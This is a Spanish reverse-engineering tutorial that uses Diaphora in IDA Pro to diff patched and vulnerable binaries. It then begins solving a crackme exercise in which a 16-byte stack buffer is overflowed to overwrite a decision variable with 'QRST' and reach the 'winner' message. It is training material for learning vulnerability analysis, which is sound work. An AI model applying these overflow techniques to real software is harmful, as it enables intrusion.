diaphora.py	10/11/2016 11...	Python File	90 KB
diaphora_ida.py	10/11/2016 11...	Python File	60 KB
diaphora_import.py	10/11/2016 11...	Python File	2 KB
diaphora_load.py	10/11/2016 11...	Python File	2 KB
LICENSE	10/11/2016 11...	File	18 KB
README.md	10/11/2016 11...	MD File	3 KB

Así que iremos como siempre primero al parcheado o no vulnerable en el IDA.




En FILE-SCRIPT FILE abre el buscador y vamos donde los descomprimimos al diaphora y buscamos diaphora.py.






Así como viene apretamos OK para que exporte la database a SQL.



Cuando termina abrimos el vulnerable en IDA y hacemos lo mismo abrimos el diaphora.py y sin cambiar nada exportamos la database.




Una vez que hicimos lo mismo en ambas, volvemos a abrir el diaphora.py en la versión vulnerable pero esta vez.




En el segundo lugar buscamos la SQL database del parcheado que exportó antes .


Vemos que cuando vamos a la carpeta parece no haber nada




Pero es por el filtro de archivos lo cambiamos para que muestre todo.



Y buscamos el de la no vulnerable.



Apreto OK así como esta.




Vemos que hay una pestaña BEST MATCHES con las que no hay duda de que son iguales.

Line	Address	Name	Address 2	Name 2	Ratio
000	01051020	printf	00ae1020	printf	1.000
001	01051050	scanf_s	00ae1050	scanf_s	1.000
002	010510fd	security check cookie	00ae10fd	security check cookie	1.000
003	010511b2	post pqo initialization	00ae11b2	post pqo initialization	1.000
004	010511ba	pre cpp initialization	00ae11ba	pre cpp initialization	1.000
005	01051345	raise securityfailure	00ae1345	raise securityfailure	1.000
006	01051468	find pe section	00ae1468	find pe section	1.000
007	010514e1	scrt initialize crt	00ae14e1	scrt initialize crt	1.000
008	01051658	scrt uninitialized crt	00ae1658	scrt uninitialized crt	1.000
009	010516bb	atexit	00ae16bb	atexit	1.000
010	0105176c	get startup argv mode	00ae176c	get startup argv mode	1.000
011	01051770	get startup file mode	00ae1770	get startup file mode	1.000
012	01051782	initialize default precis	00ae1782	initialize default precision	1.000

En la pestaña PARTIAL MATCHES vemos las que posiblemente se cambiaron.

Line	Address	Name	Address 2	Name 2	Ratio	BBlock
00000	01051090	main	00ae1090	main	0.930	6
00001	010515b1	scrt is nonwritable ...	00ae15b1	scrt is nonwritable in current image	0.900	10

Allí está la versión cambiada, vemos que encontró dos cambiadas, una de las cosas que tiene diaphora es que es muy preciso a veces eso es bueno, pero a veces cuando tienes cientos de funciones, quieras que sea un poco más relajado y no muestre tantas pavadas como cambios.



Vemos que tiene varias opciones para graficar la primera DIFF ASSEMBLY.


```

Function: 10510c2
171loc_10510c2:
18    call    esi ; __imp__getchar
19    cmp     eax, 0Ah
20    jz     short loc_10510CE
21loc_10510c9:
22    cmp     eax, OFFFFFFFFh
23    jnz     short loc_10510C2
24loc_10510ce:
25    mov     eax, [ebp+Size]
26    pop     esi
27    cmp     eax, 10h
28    jbe     short loc_10510DF
29loc_10510d7:
30    push    1; Code
31    call    ds:_imp_exit
32loc_10510df:
33    push    eax; Size
34    lea     eax, [ebp+Buf]
35    push    eax; Buf
36    call    ds:_imp_gets_s
37    mov     ecx, [ebp+CANARY]
38    add     esp, 8
39    xor     ecx, ebx

Function: ae10c2
171loc_ae10c2:
18    call    esi ; __imp__getchar
19    cmp     eax, 0Ah
20    jz     short loc_AE10CE
21loc_ae10c9:
22    cmp     eax, OFFFFFFFFh
23    jnz     short loc_AE10C2
24loc_ae10ce:
25    mov     eax, [ebp+Size]
26    pop     esi
27    cmp     eax, 10h
28    jbe     short loc_AE10DF
29loc_ae10d7:
30    push    1 ; Code
31    call    ds:_imp_exit
32loc_ae10df:
33    push    eax ; Size
34    lea     eax, [ebp+Buf]
35    push    eax ; Buf
36    call    ds:_imp_gets_s
37    mov     ecx, [ebp+var_4]
38    add     esp, 8
39    xor     ecx, ebx

```

Es como muy preciso y detallado pero cuando ves cien funciones así, te quieres matar jeje, veamos la segunda opción DIFF ASSEMBLY IN A GRAPH.



Este gráfico es un poco mejor, aunque no es interactivo, el bloque importante cambiado está en rojo y en amarillo los que tienen cambios menores como el nombre de una variable.

La otra opción DIFF PSEUDO CODE usa el plugin HEX RAYS que trae el IDA incluido que trata de armar un código fuente a partir del ejecutable.

```

1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     int v3; // eax@2
4     char v5; // [sp+0h] [bp-1Ch]@0
5     rsize_t Size; // [sp+4h] [bp-18h]@1
6     char Buf[16]; // [sp+8h] [bp-14h]@6
7
8     printf((int)"\nPlease Enter Your Number of Choice: \n", v5);
9     scanf_s((int)*"d", (unsigned int)&Size);
10    do
11        v3 = _getchar();
12    while (v3 != 10 && v3 != -1);
13    if ((signed int)Size > 16)
14        _exit(1);
15    _gets_s(Buf, Size);
16    return 0;
17}

```

Vemos que en el vulnerable que habíamos reverseado nosotros a mano y determinado que había un buffer de 16 bytes, a esa variable Buf la detecta como buffer, pero en el otro como no hicimos el mismo trabajo no lo detecta sino como una variable char nada más, también muestra que la variable es signed en el vulnerable y en el otro no dice nada lo que supone que será unsigned.

Otra característica de diaphora es que es el más lento (está programado en python contra C del turbodiff) y en ejecutables grandes es muy largo el análisis y macheo.

Adjunte el archivo IDA1.exe me gustaría que lo analicen y vean si es vulnerable y además si se puede desbordar el buffer y modificar el flujo del programa para que nos muestre el cartel de chico bueno.

Se discute abiertamente el ejercicio tanto en la lista de correo crackslatinos como en nuestro grupo de telegram.

<https://telegram.me/CLSExploits>

Hasta la parte 23 donde estará la solución del ejercicio.

Ricardo Narvaja

# INTRODUCCIÓN AL REVERSING CON IDA PRO DESDE CERO PARTE 23

Había quedado para solucionar el ejercicio pendiente IDA1.exe

```
00401290
00401290 ; Attributes: bp-based frame
00401290
00401290 ; int __cdecl main(int argc, const char **argv, const char **envp)
00401290 public _main
00401290 _main proc near
00401290
00401290 Format= dword ptr -0B8h
00401290 var_B4= dword ptr -0B4h
00401290 var_B0= dword ptr -0B0h
00401290 var_9C= dword ptr -9Ch
00401290 Buffer= byte ptr -98h
00401290 var_C= dword ptr -0Ch
00401290 argc= dword ptr 8
00401290 argv= dword ptr 0Ch
00401290 envp= dword ptr 10h
00401290
00401290 push    ebp
00401291 mov     ebp, esp
00401293 sub     esp, 0B8h
00401299 and     esp, 0FFFFFFF0h
0040129C mov     eax, 0
004012A1 ... ret
```

La función es basada en EBP como los anteriores, lo que tiene de diferente este ejemplo que está compilado con DEV-C++, que tiene una forma particular de compilar las llamadas a las apis, diferente de lo acostumbrado y que al que no lo vio nunca lo puede marear.

Bueno vamos por partes dijo Jack, lo primero que vemos es la función main, si no les aparece también pueden llegar a la función importante mirando las strings.

Address	Length	Type	String
.rdata:00403000	00000018	C	buf: %08x cookie: %08x\n
.rdata:00403018	0000001A	C	you are a winnner man je\n
.rdata:00403064	0000002D	C	w32_sharedptr->size == sizeof(W32 EH SHARED)
.rdata:00403091	0000001E	C	%s:%u: failed assertion `%s'\n
.rdata:004030B0	0000002B	C	../qcc/qcc/config/i386/w32-shared-ptr.c
.rdata:004030DC	00000027	C	GetAtomNameA (atom, s, sizeof(s)) != 0


Haciendo doble click en la string "You are a winner man je", llegamos a.

```


.rdata:00403000 ; char Format[] ;org 403000h
.rdata:00403000 Format db 'buf: %08x cookie: %08x',0Ah,0 ; DATA XREF: _main+44r
.rdata:00403018 ; char aYouAreAWinnner[]
.rdata:00403018 aYouAreAWinnner db 'you are a winnner man je',0Ah,0 ; DATA XREF: _main+67r
.rdata:00403032 align 10h
.rdata:00403040 w32 atom suffix dd 42404C2Dh : DATA XREF: w32_sharedptr_initialize+25r

```


Pasando el mouse por la flechita de la referencia podemos ver de dónde se la llama.



Pero mejor haciendo CTRL + X vamos a donde esta ese código.




Yendo allí clickeando en la referencia.



Cambio a color verde la parte donde debo llegar que sería el CHICO BUENO.


Vemos que justo antes hay una comparación de una variable var\_C con una constante 0x51525354.

Si hacemos click derecho en ese valor 0x51525354, salen las alternativas para representarlo.



Puedo cambiarlo por las letras QRST que son los caracteres ASCII de ese valor hexadecimal.

Algo que podemos darnos cuenta, es que este compilador no utiliza el CANARY de protección, pues al inicio de la función se debería leer el mismo de una dirección de la sección data y se xorea con EBP y se guarda justo arriba del STORED EBP en el stack y además se lo lee nuevamente justo antes de finalizar la función para llamar al CALL que lo chequea, nada de eso pasa aquí, si vemos el análisis estático del stack, haciendo doble click en cualquier variable.



Vemos que lo único que hay en el stack, justo arriba del STORED EBP, es la variable var\_C que la compara con la string QRST para ir a chico bueno, con lo cual se descarta que sea el CANARY, pues en este caso es un chequeo que es código original del programa, un CANARY no se mezcla con decisiones del código original del programa, es algo agregado por el compilador, externo al código original.

Podemos renombrarla a esa variable para no confundirla con el CANARY cómo var\_DECISION.

The screenshot shows a debugger interface with three windows:

- Top Window (Assembly View):** Displays assembly code from address 004012B3 to 004012F5. It includes instructions like mov, call, lea, cmp, and jnz, with labels such as \_\_alloc, \_\_main, \_printf, and locret\_401303. The variable var\_DECISION is highlighted in yellow.
- Middle Window (Memory Dump View):** Shows memory starting at address 004012F7. It contains the instruction mov [esp+0B8h+Format], offset aYouAreAWinnner ; "you are a win". The label aYouAreAWinnner is highlighted in yellow.
- Bottom Window (Assembly View):** Shows assembly code from address 00401303 to 00401304. It includes instructions like locret\_401303, leave, and ret. The label locret\_401303 is highlighted in yellow.

Arrows point from the highlighted labels in the assembly code up to their definitions in the memory dump and back again, illustrating how the compiler has integrated these variables into the program's flow.

```
004012B3 mov    edx, [ebp+var_y6]
004012B9 call   __alloc
004012BE call   __main
004012C3 lea    eax, [ebp+var_DECISION]
004012C6 mov    [esp+0B8h+var_B0], eax
004012CA lea    eax, [ebp+Buffer]
004012D0 mov    [esp+0B8h+var_B4], eax
